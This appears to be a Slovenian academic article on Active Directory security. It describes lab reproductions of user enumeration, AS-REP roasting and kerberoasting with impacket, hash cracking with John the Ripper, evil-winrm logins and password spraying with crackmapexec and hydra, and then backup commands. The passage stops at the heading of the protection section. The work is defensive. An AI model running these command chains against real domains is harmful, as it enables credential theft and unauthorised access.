ELEKTROTEHNIŠKI VESTNIK 92(4): 203–211, 2025
IZVIRNI STROKOVNI ČLANEK

Zmanjševanje tveganj napadov Kerberos in pršenja gesel v okolju Windows Active Directory

Aljaž Tajnšek, Matevž Pesek

Univerza v Ljubljani, Fakulteta za računalništvo in informatiko, Večna pot 113, 1000 Ljubljana, Slovenija
E-pošta: tajnsek.aljaz01@gmail.com, matevz.pesek@fri.uni-lj.si

Povzetek. V članku opisujemo Windows Active Directory ter možnosti zaščite pred napadi, ki ogrožajo uporabnike in integriteto podjetja, ki to storitev uporablja. Podrobno smo analizirali in reproducirali tri vrste napadov: enumeracijski napad, napad Kerberos in napad s pršenjem gesel. Vsi trije napadi so usmerjeni proti uporabnikom ter na različne načine pridobivajo zgoščene vrednosti gesel, ki jih napadalci s tehnikami grobe sile nato pretvarjajo v dejanska uporabniška gesla. Tako lahko s povečanjem privilegijev pridobijo nepooblaščen dostop do omrežnih virov in ogrozijo celotno infrastrukturo podjetja. V nadaljevanju predstavimo ustrezne preventivne ukrepe za zaščito strežnika in najboljše prakse za obrambo pred opisanimi napadi, kot so pravilna konfiguracija Active Directory, okrepitev politike gesel in uvedba rednega spremljanja varnosti strežnika.

Ključne besede: Windows Active Directory, enumeracijski napad, napad Kerberos, napad s pršenjem gesel

Windows Active Directory Security Mitigating the Risks of Kerberos and Password Spraying Attacks

This article describes Windows Active Directory and the possibilities of protection against attacks that threaten users and the integrity of the company that uses this service. We have analyzed in detail and experimentally implemented three types of attacks: enumeration attack, Kerberos attack and password spraying attack. All three attacks are directed against users and in various ways obtain hashed values of passwords, which attackers then convert into actual user passwords using brute-force techniques. With the obtained passwords, unauthorized individuals can gain access to network resources, increase privileges and compromise the entire company infrastructure. We also present appropriate preventive measures for server protection and best practices for defense against such attacks, such as correct configuration of Active Directory, strengthening password policy and introducing regular monitoring of server security.

Keywords: Windows Active Directory, enumeration attack, Kerberos attack, password spraying attack

1 UVOD

Windows Active Directory (AD) je ključna tehnologija za upravljanje uporabniških računov, dostopa do virov ter politik v večjih podjetjih in organizacijah. Omogoča upravljanje uporabniških identitet in dovoljenj ter omogoča povezovanje uporabnikov z domeno, omrežjem in aplikacijami. Zaradi ključne vloge v okolju Windows je AD pogosto tarča različnih napadov, ki ogrožajo celovitost omrežja in podatkov [1].

Prejet 20. maj, 2025
Odobren 21. avgust, 2025

Pretekli primeri so pokazali, da je lahko sistem AD izjemno ranljiv, če niso vzpostavljeni ustrezni varnostni mehanizmi. Zgovoren primer je ranljivost Zerologon (CVE-2020-1472), ki napadalcem omogoči prevzem nadzora nad celotnim omrežjem z izkoriščanjem napake v protokolu Netlogon. Ta napaka napadalcem omogoča, da se avtorizirajo na domenskem nadzorniku in pridobijo popoln dostop do omrežja [2]. Poleg tega so napadi kerberoasting na protokol Kerberos izpostavili še eno ranljivost, ki napadalcem omogoča zlorabo šibko zaščitenih uporabniških poverilnic, povezanih s storitvenimi računi. S pridobitvijo teh poverilnic lahko napadalci povečajo privilegije uporabniškega računa, s tem pa pridobijo širši dostop do sistema in omrežja, kar vodi v nadaljnje napade [3]. V današnjem času, ko so kibernetski napadi vse pogostejši, je zaščita pred napadi na AD ključnega pomena za zagotavljanje varnosti sistema. Eno najbolj ranljivih področij v AD so uporabniški računi, saj napadalci prek njih pogosto poskušajo pridobiti dostop do omrežnih virov in višjih privilegijev v sistemu [4].

V članku analiziramo tri glavne vrste napadov na Windows AD — enumeracijske napade, napade Kerberos in napade s pršenjem gesel — ter predstavimo ključne metode zaščite pred njimi. V prvem delu opišemo osnovne funkcionalnosti AD, njegovo delovanje in sestavne dele. Nato analiziramo tehnike, ki jih napadalci uporabljajo za pridobivanje informacij o strežnikih in uporabnikih, ter pojasnimo, kako šibka gesla povečujejo ranljivost sistema. V zadnjem delu predstavimo še ključne varnostne ukrepe za zaščito omrežja, vključno z implementacijo močnih politik gesel, spremljanjem omrežnih protokolov in odpravo zastarelih storitev. Prav tako izpostavimo pomembnost varnostnih kopij in rednega spremljanja omrežnih dnevnikov.


2 PREGLED TEHNOLOGIJ

Windows Server je moderen strežniški operacijski sistem, ki ponuja številne varnostne funkcije za zaščito pred kibernetskimi grožnjami. Za podjetja, ki jim je varnost prioriteta, so še zlasti uporabne napredne varnostne funkcije, kot so Windows defender advanced threat protection, shielded virtual machines, Windows admin center in integracija z Azure AD. Windows Server je zato idealen za rabo v finančnem sektorju, zdravstvu in javnem sektorju ter podjetjih, ki uporabljajo hibridne rešitve v oblaku. Integracija s storitveno platformo Microsoft Azure omogoča varnostno kopiranje podatkov, upravljanje aplikacij ter optimizacijo delovnih tokov, kar poenostavi delovanje organizacij [4].

Za podjetja, ki delujejo v virtualnih okoljih, funkcija shielded virtual machines zagotavlja šifriranje podatkov in preprečuje dostop nepooblaščenim uporabnikom, kar je ključno za zaščito občutljivih informacij. Poleg tega Windows Server podpira najnovejšo strojno opremo, kot so diski NVMe SSD in napredne virtualne funkcije hyper-V, kar zagotavlja boljše upravljanje in hitrejše delovanje sistemov. Hyper-V omogoča ustvarjanje in upravljanje virtualnih strojev v Windows Serverju, zato je idealna za podjetja, ki želijo optimizirati delovanje svojega podatkovnega centra z uporabo tehnologij, kot sta neposreden dostop do strojne opreme in podpora za varnostne izboljšave, vključno s šifriranjem podatkov v virtualnih okoljih. S funkcijami, kot sta “live migration” za premikanje virtualnih strojev med strežniki brez izpadov in podpora za zabojnike, hyper-V dodatno povečuje učinkovitost delovanja [5].

Windows Active Directory je nepogrešljiva tehnologija za učinkovito in centralizirano upravljanje omrežja v večjih podjetjih in organizacijah. Informacije o objektih v omrežju so shranjene v imeniku, metode za shranjevanje podatkov o imeniku in določanje posebnih uporabnikov za dostop do teh podatkov pa zagotavljajo storitve, kot je Active Directory Domain Controller (AD DC). Podatki, ki jih hrani AD, vključujejo uporabnike, računalnike, vire, skupine, organizacijske enote, politike in nastavitve, storitve, certifikate ter podatke o varnosti [1]. Shranjeni podatki so uporabljeni v postopkih avtorizacije in overjanja uporabnikov, računalnikov in virov v organizaciji ter omogočajo dodeljevanje pravic in dostopa do virov na podlagi vnaprej določenih varnostnih politik in skupinskih pravil. Ko je uporabnik prijavljen, AD preveri njegove poverilnice (angl. *credentials*) in pravice dostopa, ki mu omogočajo upravljanje podatkov v omrežju. Pravice so dodeljene na podlagi njegovega uporabniškega računa, povezanega z različnimi objekti in atributi, kot so uporabniška imena, gesla, skupine, pravice do virov in druge nastavitve [6].

AD temelji na hierarhični strukturi ter nudi storitve za shranjevanje in upravljanje informacij o objektih v omrežju. Storitev Domain Services (AD DS) zagotavlja centralizirano shranjevanje podatkov ter upravljanje



Slika 1 Objekti v AD.

komunikacije med uporabniki in domeno, vključno s prijavnim overjanjem, iskanjem virov in dodeljevanjem pravic. Certificate Services (AD CS) je namenjen izdaji, upravljanju in deljenju digitalnih certifikatov ter zagotavlja podporo za infrastrukturo javnih ključev (PKI) in s tem zaščito komunikacij in podatkov z uporabo šifriranja. Directory Federation Services (AD FS) uporabnikom omogoča dostop do več spletnih aplikacij z eno samo prijavo (SSO), tudi zunaj požarnega zidu podjetja. Rights Management Services (AD RMS) pa ščiti avtorske pravice in preprečuje nepooblaščen dostop ter distribucijo digitalnih vsebin s pomočjo šifriranja in selektivnega zavračanja dostopa do dokumentov, kot so e-poštna sporočila, dokumenti v formatu Microsoft Word in spletne strani [7].

Logična struktura AD vključuje objekte, gozdove, drevesa, domene in particije, kot je prikazano na sliki 1, fizično strukturo pa sestavljajo nadzorniki domen, strežniki globalnega kataloga in strani AD, ki zagotavljajo delovanje, razpoložljivost in dostop do teh podatkov v omrežju [8].

Objekti v AD so predstavljeni kot fizične entitete in zajemajo uporabnike, tiskalnike, spletne strani in podomrežja, vsi pa so opisani z atributi, ki vsebujejo podatke o zaposlenih ali drugih objektih. Objekti AD se delijo na takšne, ki lahko shranjujejo druge objekte (angl. *Container objects*), kot je domena, in preostale, ki ne morejo shraniti drugih objektov (angl. *Leaf objects*), to so računi. Security Principal Object je objekt, ki predstavlja uporabnika, računalnik ali skupino z varnostnimi identifikatorji (SID) in lahko pridobi ali dodeli dostop do virov v omrežju. Zaradi velikega števila objektov je vsakemu dodeljen 128-bitni unikatni globalni identifikator (GUID) in je v primeru izbrisa objekta odstranjen [9].

Domena kot osnovna enota za upravljanje in varnost v AD vsebuje vse objekte, ki so del določene organizacije ali omrežja, in podpira upravljanje varnostnih politik, uporabniških računov ter pravic dostopa do virov. Vsaka

domena ima edinstveno ime ter omogoča centralizirano prijavo in preverjanje pristnosti.

Drevo domen (angl. *Domain tree*) zajema več različnih domen, ki si delijo skupno shemo in konfiguracije, s čimer oblikujejo sosednji imenski prostor, kar pomeni, da je med njimi urejena stopnja zaupanja. Če torej med domenami X, Y in Z v imenskem prostoru domena X zaupa domeni Y ter domena Y zaupa domeni Z, pomeni, da tudi domena X zaupa domeni Z. Uporabnik lahko v tem primeru uporablja vire vseh domen, razen če je dostop posebej omejen. Obstajajo različni tipi zaupanja: enosmerno zaupanje (angl. one-way trust), dvosmerno zaupanje (angl. two-way trust), prehodno (angl. transitive) in nepregledno zaupanje (angl. non-transitive). V primeru prehodnega zaupanja se to lahko razširi tudi na druge domene, medtem ko nepregledno zaupanje tega ne dopušča.


Gozd v AD je najvišja raven v strukturi imenika in predstavlja varnostno mejo, znotraj katere lahko obstajajo drevesa domen. Gozd lahko vsebuje eno ali več dreves domen, pri čemer si vse domene v gozdu delijo skupno shemo, konfiguracijo in globalni katalog [10]. V gozdu je shema tista, ki določa vrste objektov in lastnosti, dovoljenih v imeniku, medtem ko globalni katalog hrani delno kopijo objektov v gozdu, kar omogoča iskanje po vseh domenah. Poleg tega zaupnice med domenami v gozdu zagotavljajo brezskrbni dostop do virov med domenami [11].

Particije določajo, kateri podatki so shranjeni v določeni domeni, drevesu ali gozdu, ter podpirajo učinkovito razporeditev podatkov in zmanjšanje obremenitve omrežja. Najpogosteje se uporabljajo za ločevanje podatkov o uporabnikih, skupinah, računalnikih in drugem [11].

Domenski nadzornik (angl. domain controller) je strežnik, ki izvaja vlogo directory domain services (AD DS). Glavna naloga domenskega nadzornika sta overjanje in avtorizacija vseh uporabnikov in računalnikov v omrežju. Ob prijavi uporabnika v računalnik, ki je del domene Windows, opredeli vlogo uporabnika kot skrbnika sistema ali kot običajnega uporabnika. Domenski nadzornik omogoča tudi upravljanje in shranjevanje informacij ter postavlja okvir za namestitev drugih povezanih storitev, kot so Certificate Services, Active Directory Federation Services, Lightweight Directory Services in Rights Management Services [12].

Strežniki globalnega kataloga (angl. Global catalog servers) vsebujejo kopije objektov v gostiteljski domeni (angl. host domain) in delne kopije objektov drugih domen istega drevesa. Delna kopija zajema objekte v drevesu in njihove najpogostejše atribute [13]. Strežnik omogoča tudi iskanje po vseh objektih, vključno z iskanjem in preverjanjem prisotnosti uporabnikov. Če domena ni dosegljiva, lahko nekatere podatke torej vseeno preverimo.

Strani AD (angl. AD sites) so fizična topologija omrežja in so lahko ločene glede na geografske razdalje, omrežne povezave in širino pasu. Z njihovo uporabo se izboljša upravljanje prometa, saj strežniki znotraj iste strani komunicirajo neposredno, strani pa omogočajo tudi boljše usklajevanje kopiranja podatkov med različnimi strežniki v omrežju. Ob morebitni spremembi fizične topologije je treba spremeniti tudi konfiguracijo strani [13].



Slika 2 Shema omrežne infrastrukture.

3 METODOLOGIJA NAPADOV IN ZAŠČITE

3.1 Napadi

Napad z enumeracijo uporabnikov je proces pridobivanja ali odkrivanja uporabniških imen v uporabniški podatkovni bazi. Za izvedbo napada je potrebna napaka v sistemu, ki izpostavlja podatke v stanju določenega uporabnika. Gre za napad grobe sile, kar pomeni, da z ugibanjem pridobimo skrite informacije. [14]. Napad z enumeracijo napada tri protokole — NetBIOS, LDAP, SNMP enumeration — in lahko v skrajnem primeru napadalcu zagotovi tudi popoln dostop do naprave uporabnika.

Napad Kerberos se izvaja po zaključenem zbiranju informacij in raziskovanju. Izkorišča overitveni protokol Kerberos s krajo vozovnic (angl. *tickets*), ki jih pretvori iz zgoščene vrednosti gesla (angl. *hash*) v tekstovno geslo. Način preprečevanja napadov Kerberos je uporaba večstopenjskega overjanja [15].

Pršenje gesel (angl. *password spraying*) je druga vrsta napada grobe sile (angl. *brute-force*), kjer napadalec poskuša ugotoviti, ali so običajna ali pogosto uporabljena gesla povezana z različnimi uporabniškimi imeni. Namesto da bi napadalec preizkusil vse mogoče kombinacije gesel za enega uporabnika, kar je značilno za napad grobe sile, pršenje gesel vključuje uporabo omejenega števila pogostih gesel na širokem številu uporabniških računov [16].

3.2 Uporabljena orodja

Vse napade smo izvajali v virtualnem okolju, da smo zagotovili varno testiranje in simulacijo napadov. Za njihovo izvajanje smo uporabili virtualno napravo, ciljni sistem pa je predstavljal virtualni Windows Server. Za napadalčev operacijski sistem smo izbrali Kali Linux, saj vključuje številna koristna orodja za analizo, zbiranje informacij in izvajanje napadov.

Kali Linux je vodilna platforma za preizkušanje penetracije, ki jo uporabljajo strokovnjaki za varnost na

področjih forenzike, obratnega inženirstva in ocenjevanja ranljivosti [17]. Vsebuje orodja Metasploit, Nmap, Wireshark, Burp Suite in druge, ki so uporabna za prepoznavanje ranljivosti v omrežjih, preverjanje varnosti aplikacij, izkoriščanje ranljivosti v sistemih in izvajanje analiz omrežnega prometa. Poleg tega Kali Linux omogoča tudi izvajanje napadov, kot so ponarejanje DNS (angl. DNS spoofing), lažno predstavljanje (angl. phishing) in napadi z grobo silo (angl. brute force), ter je zato popolna platforma za varnostne strokovnjake, ki želijo preizkusiti zaščito svojih sistemov in omrežij [18].

Za uspešno komunikacijo med napravama in izvedbo napadov na ciljno infrastrukturo je pomembno, da sta obe virtualni napravi povezani v isto notranjo mrežo (npr. prek nastavitve "host-only network" ali "internal network" v virtualizacijskem okolju, kot sta VirtualBox ali VMware).

3.3 Napadeni protokoli

Ranljivost sistema je napadalec iskal v protokolih ARP, SMB, LDAP, Kerberos, DNS, NetBios in RPC.

Address resolution protocol (ARP) je ključni protokol na drugem nivoju OSI-modela, ki omogoča preslikavo logičnih IP-naslovov v fizične MAC-naslove. Protokol pošilja ARP povpraševanja v obliki oddanih sporočil (angl. *broadcast*) znotraj lokalnega omrežja, naprava, ki zazna ujemanje z naslovom povpraševanja, pa odgovori z lastnim MAC-naslovom, s čimer je vzpostavljena možnost direktne komunikacije na fizični ravni [19].

Server message block (SMB) je protokol višjega nivoja, zasnovan za skupno rabo datotek, tiskalnikov in drugih virov v računalniških omrežjih. SMB odjemalcem omogoča, da pridobijo dostop do oddaljenih virov in izvajajo operacije, kot so branje, pisanje in upravljanje datotek. Protokol po navadi uporablja vrata TCP 445 [20].

Lightweight directory access protocol (LDAP) je protokol za dostop do imenikov, kjer so shranjene organizirane informacije o uporabnikih, napravah in omrežnih virih. LDAP podpira iskanje, branje in urejanje podatkov v imenikih, ki temeljijo na standardu X.500. Protokol je pogosto uporabljen v sistemih za preverjanje identitete, kot je Microsoft AD, in podpira šifriranje prek TLS/SSL za varno komunikacijo [21].

Remote procedure call (RPC) je tehnologija, ki omogoča izvajanje funkcij v porazdeljenih sistemih. Odjemalec pošlje zahtevo za izvajanje določene funkcije na oddaljenem strežniku, omrežna komunikacija pa se izvaja transparentno za razvijalce. RPC pogosto uporablja dinamično dodeljena omrežna vrata, ki jih usklajuje preslikovalnik (angl. mapper) na omrežnih vratih 135, in ima ključno vlogo v večslojnih aplikacijah [22].

Domain name system (DNS) je hierarhični sistem za pretvorbo domenskih imen v IP-naslove, s čimer zagotavlja učinkovito usmerjanje prometa na internetu. Strežniki DNS so odgovorni za shranjevanje in razreševanje imen z uporabo rekurzivnih in iterativnih poizvedb. Protokol uporablja vrata 53 za komunikacijo prek UDP (za poizvedbe) ali TCP (za prenos velikih odgovorov in prenose območij)[23].

Kerberos je protokol za varno preverjanje identitete uporabnikov in storitev v omrežju. Ključni razdeljevalni center (KDC) kot glavna komponenta sistema vsebuje dve glavni storitvi — overjanje storitev (AS) in storitev za izdajo vstopnic (TGS). Postopek overjanja v Kerberosu poteka v več korakih. Ko uporabnik vpiše svoje uporabniško ime in geslo, odjemalec na KDC pošlje zahtevo za overjanje. KDC preveri uporabnikovo geslo, ki se prek omrežja nikoli ne pošilja nešifrirano, in v primeru uspešne overitve vrne vstopnico, šifrirano s skrivnim ključem KDC [23]. Uporabnik se s to vstopnico nato vpiše v želeno storitev. Za zaščito komunikacije se v vseh korakih uporabljajo šifrirani sejni ključi, ki omogočajo preverjanje identitete in dostop do storitev brez nevarnosti ponarejanja identitete ali ujetih gesel.

4 EKSPERIMENTALNI NAPAD NA WINDOWS AD IN ZAŠČITA SISTEMA

4.1 Priprave na napad

Priprava na napad vključuje zbiranje informacij in analizo napadene infrastrukture z namenom prepoznavanja ranljivosti ter potencialnih vstopnih točk. Pripravili smo skripto Bash (seznam 1), ki uporabi orodje arp-scan za skeniranje vseh internetnih priključkov, dostopnih iz naprave, ki izvaja napad. Na ta način pridobimo IP-naslove, prek katerih lahko napademo strežnik, z ukazom ping pa preverimo, ali je naprava dosegljiva. V tabeli 1 so navedeni ukazi, ki smo jih uporabili za izvajanje napadov, s kratkim opisom posameznega ukaza.

Seznam 1 Bash skripta za izvedbo ARP-skeniranja.

```
#!/bin/bash

interfaces=$(ip -o link show | awk -F': ' '{
    print $2}' | grep -v lo)

for iface in $interfaces; do
   echo ``Scanning on interface: $iface''
   sudo arp-scan --interface=\``$iface'' --
       localnet
   echo ``----------------------------------''
done
```

V naslednjem koraku preverimo, katera vrata so odprta na IP-naslovu in storitve, ki tečejo na strežniku z ukazom nmap.

```
nmap -sV -sC -vv -p- -Pn IP
```

Pri tem posamezna stikala definirajo naslednje vrednosti:

- -sV: izpiše različice storitev.
- -sC: išče skripte.
- -vv: poveča natančnost izpisa.
- -p-: skenira vsa privzeta vrata.
- -Pn: preverja dosegljivost gostitelja z ukazom ping.

Tabela 1 Ukazi za izvajanje napadov

Ukaz	Uporaba
arp-scan	Poišče naprave v lokalnem omrežju z uporabo ARP-poizvedb.
nmap	Skenira omrežja, odprta vrata, storitve in informacije o operacijskem sistemu.
smbmap	Preiskuje SMB deljene mape in dostopne pravice.
Enum4linux-ng	Zbira informacije o SMB in LDAP, kot so uporabniki in deljene mape.
rpcclient	Poveže se z Microsoft RPC za pridobivanje informacij o uporabnikih in skupinah.
crackmapexec	Preverja poverilnice, išče ranljivosti in omogoča izvajanje ukazov prek SMB, RDP in WinRM.
smbclient	Omogoča pregled in prenos datotek iz SMB deljenih map.
ldapsearch	Pridobiva informacije iz imenikov, kot je AD, prek LDAP.
impacket-GetNPUsers	Izvaja kerberoasting za pridobivanje poverilnic.
john	Razbija gesla iz hashev, pridobljenih iz sistemov.
evil-winrm	Omogoča oddaljeno izvajanje ukazov prek WinRM z uporabo poverilnic.
hydra	Izvaja napade z ugibanjem gesel (brute force) na različne storitve, kot so SMB, SSH in RDP.

S seznama 2 je razvidno, da napadena naprava uporablja protokole SMB, LDAP, Kerberos in druge. Pridobili smo informacijo o tem, katera vrata so odprta ter katere storitve in različice uporabljajo. Te informacije pripomorejo k učinkovitejšemu iskanju ranljivosti in izvajanju napadov.

Seznam 2 Izpis ukaza nmap.

```
$ nmap -sV -sC -vv -p- -Pn 192.168.56.107
Host discovery disabled (-Pn). All addresses
    will be marked 'up' and scan times may be
    slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at
    2024-12-09 14:10 EST
PORT      STATE SERVICE      REASON
    VERSION
53/tcp    open  domain       syn-ack ttl 128
    Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack ttl 128
    Microsoft Windows Kerberos (server time:
    2024-12-09 19:11:20Z)
135/tcp   open  msrpc        syn-ack ttl 128
    Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 128
    Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 128
    Microsoft Windows Active Directory LDAP (
    Domain: skypia.org0., Site: Default-First-
    Site-Name)
445/tcp   open  microsoft-ds syn-ack ttl 128
    Windows Server 2019 Standard Evaluation
    17763 microsoft-ds (workgroup: skypia)
464/tcp   open  kpasswd5?    syn-ack ttl 128
593/tcp   open  ncacn_http   syn-ack ttl 128
    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 128
3268/tcp  open  ldap         syn-ack ttl 128
    Microsoft Windows Active Directory LDAP (
    Domain: skypia.org0., Site: Default-First-
    Site-Name)
3269/tcp  open  tcpwrapped   syn-ack ttl 128
5985/tcp  open  http         syn-ack ttl 128
    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf       syn-ack ttl 128 .
    NET Message Framing
47001/tcp open  http         syn-ack ttl 128
    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

Opomba: Terminalski izpis je zaradi jasnosti skrajšan.

CrackMapExec (CME) je orodje za izvajanje varnostnih testiranj v omrežjih Windows, ki omogoča enostavno izvajanje več napadov na SMB, RDP (angl. *remote desktop protocol*), Windows remote management (WinRM) in druge protokole. CME omogoča tudi izvajanje napadov s pršenjem gesel in ponovno uporabo poverilnic.

V našem eksperimentu smo z uporabo CrackMapExec izvedli pregled sistema, pridobili ime domene in različne informacije o različici sistema. Ugotovili smo, da ciljna naprava uporablja SMBv1, ki je zastarel in ranljiv protokol.

Seznam 3 Izpis ukaza crackmapexec.

```
crackmapexec smb 192.168.56.107
SMB         192.168.56.107  445    WIN-
    Q3HIVQTGCSH  [*] Windows Server 2019
    Standard Evaluation 17763 x64 (name:WIN-
    Q3HIVQTGCSH) (domain:skypia.org) (signing:
    True) (SMBv1:True)
```

4.2 Izvedba napada

Deljene mape v ciljnem sistemu smo najprej preverili z orodjem smbmap. Na ta način smo preverili, ali so v sistemu na voljo mape ali datoteke, ki vsebujejo občutljive podatke ali omogočajo nadaljnje raziskovanje sistema. Nato smo z uporabo orodja enum4linux-ng izvedli zbiranje informacij o sistemu prek SMB, za kar smo uporabili ukaz enum4linux-ng + [IP naslov].

Z ukazom smbclient -L smo izpisali seznam deljenih virov na SMB-strežniku (seznam 4). Ukaz smo izvedli brez poverilnic in s tem testirali tudi možnosti nepooblaščenega dostopa. Rezultati so razkrili več deljenih virov, vključno z mapami NETLOGON in SYSVOL, ki so značilne za okolja AD.

Seznam 4 Izpis ukaza smbclient.

```
smbclient -L 192.168.56.107 -U ''''
smbclient: Ignoring: /etc/krb5.conf:72: missing
     =
smbclient: Ignoring: /etc/krb5.conf:72: missing
     =
Password for [WORKGROUP\]:
smbclient: Ignoring: /etc/krb5.conf:72: missing
     =
smbclient: Ignoring: /etc/krb5.conf:72: missing
     =

        Sharename       Type      Comment
        ---------       ----      -------
```

```
smbclient: Ignoring: /etc/krb5.conf:72: missing
     =
smbclient: Ignoring: /etc/krb5.conf:72: missing
     =
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Common          Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server
            share
        SYSVOL          Disk      Logon server
            share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.56.107 failed
     (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup
    available
```

V orodju rpcclient za poizvedbe Microsoftove RPC-storitve smo uporabili ukaz enumdomusers (5), ki je namesto seznama vrnil sporočilo o zavrnitvi (NT_STATUS_ACCESS_DENIED). Dostop do seznama uporabnikov domene je torej omejen oziroma zahteva ustrezne poverilnice.

Seznam 5 Izpis ukaza rpcclient.

```
rpcclient -N -U '' 192.168.56.107
rpcclient: Ignoring: /etc/krb5.conf:72: missing
     =
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
```

Z orodjem ldapsearch smo izvedli poizvedbo na vseh uporabnikih v imeniku (6). Rezultati so razkrili podrobne informacije o uporabnikih, vključno z njihovim uporabniškim imenom in atributom sAMAccountName, ki je uporaben za nadaljnje napade, npr. kerberoasting. Dostopali smo lahko tudi do dodatnih informacij, kot so uporabniške skupine, nastavitve računa in zadnji čas prijave, **napad z enumeracijo uporabnikov** pa smo zaključili z besedilno datoteko, kamor smo shranili vsa uporabniška imena.

Seznam 6 Prvi ukaz prikaže vse podatke o uporabniku, drugi pa zgolj uporabniško ime.

```
ldapsearch -H ldap://192.168.56.107 -x -b``DC=
    skypia,DC=org''
lapsearch -H ldap://192.168.56.107 -x -b``DC=
    skypia,DC=org''  '(objectClass=User)' ``
    sAMAccountName'' | grep ``sAMAccountName''
```

Za **Kerberos napad** (seznam 7) smo najprej uporabili orodje Impacket-GetNpuUSers. Z ukazom smo napadli uporabnika z onemogočenim overjanjem in tako pridobimo šifrirano poverilnico njegovega uporabniškega računa. Za razbijanje gesel z uporabo vnaprej pripravljenih besedilnih seznamov smo uporabili orodje John the Ripper, odkrite poverilnice pa so omogočile vzpostavitev oddaljene seje prek protokola WinRM z orodjem Evil-WinRM. Na ta način smo lahko dostopali do sistema napadenega uporabnika, postopek pa smo ponovili pri vseh uporabnikih.

Seznam 7 Ukazi za Kerberos napad.

```
impacket-GetNPUsers -dc-ip 192.168.56.107 -
    request 'skypia.org/'
john --format=krb5asrep --wordlist=/usr/share/
    wordlists/rockyou.txt poskus1.txt
rpcclient -U ``jemmie.blondell'' 192.168.56.107
evil-winrm -i 192.168.56.107 -u jemmie.blondell
smbmap -H 192.168.56.107  -u ``jemmie.blondell
    '' -p winter
```

V naslednjem koraku smo preverili, ali lahko s pravicami napadenega uporabnika pridobimo dostop do drugih storitev v sistemu in ob zagonu orodja impacket-GetUserSPNs (8) ugotovili, da več storitev uporablja zastarele poverilnice.

Seznam 8 Ukaz za preverjanje dostopa do drugih storitev.

```
impacket-GetUserSPNs -dc-ip 192.168.56.107 -
    request skypia.org/penni.andrea:computer
john --format=krb5tgs mssql_svc --wordlist=/usr
    /share/wordlists/rockyou.txt
evil-winrm -i 192.168.56.107 -u mssql_svc
```

Pri **napadu s pršenjem gesel** smo preverjali, ali kateri od uporabnikov v sistemu uporablja preprosto geslo. Na spletu smo izbrali pet pogostih gesel in jih shranili v datoteko, nato pa izvedli dva ukaza (seznam 9), usmerjena na dve različni storitvi, SMB in RDP.

Seznam 9 Ukazi za napad s pršenjem gesel.

```
crackmapexec smb 192.168.56.107 -u users.txt -p
     password.txt --continue-on-success
hydra -L users.txt -P password.txt -s 445 smb
    ://192.168.56.107
```

4.3 Preventivni ukrepi

Z varnostnim kopiranjem podatkov se lahko zaščitimo pred morebitnimi izsiljevalskimi napadi, pri katerih napadalec zašifrira podatke in zahteva odkupnino v zameno za kriptografski ključ. Za namen varnostnega kopiranja smo v nastavitvah VirtualBox najprej ustvarili nov disk v virtualnem prostoru in nealociran prostor v Windows Serverju preimenovali v disk G. Tam smo z uporabo orodja za varnostno kopiranje wbadmin ustvarili kopijo podatkov. Priporočljivo je, da je kopija nameščena tudi na drugo napravo, ki ni v dosegu napadalca. Ko smo zaključili varnostno kopiranje, smo na strežnik dodali ukaze za tedensko posodabljanje kopije. Postopek je predstavljen tudi na seznamu 10, zadnji ukaz pa prikazuje način obnovitve podatkov v primeru napada.

Seznam 10 Ukazi za varnostno kopiranje in obnovitev podatkov.

```
PS C:\Users\Administrator> wbadmin start
    systemstatebackup -backupTarget:G: -quiet
wbadmin get versions
wbadmin start systemstaterecovery -version:ime\
    _verizije -backupTarget:D: -quiet

# ukazi za izdelavo tedenskega posodabljanja
    varnostne kopije
$Action = New-ScheduledTaskAction -Execute ``
    wbadmin'' -Argument ``start
    systemstatebackup -backupTarget:G: -quiet''
```

```
$Trigger = New-ScheduledTaskTrigger -Weekly -
    DaysOfWeek Friday -At ''00:00AM''
$Task = New-ScheduledTask -Action $Action -
    Trigger $Trigger -Description ''Weekly
    Active Directory Backup''
Register-ScheduledTask -TaskName ''AD_Backup''
    -InputObject $Task

# ukazi za povrnitev na zadnjo verzijo
wbadmin get versions
wbadmin start systemstaterecovery -version:ime\
    _zadnje\_verzije -backupTarget:D: -quiet
```

4.4 Zaščita pred napadi

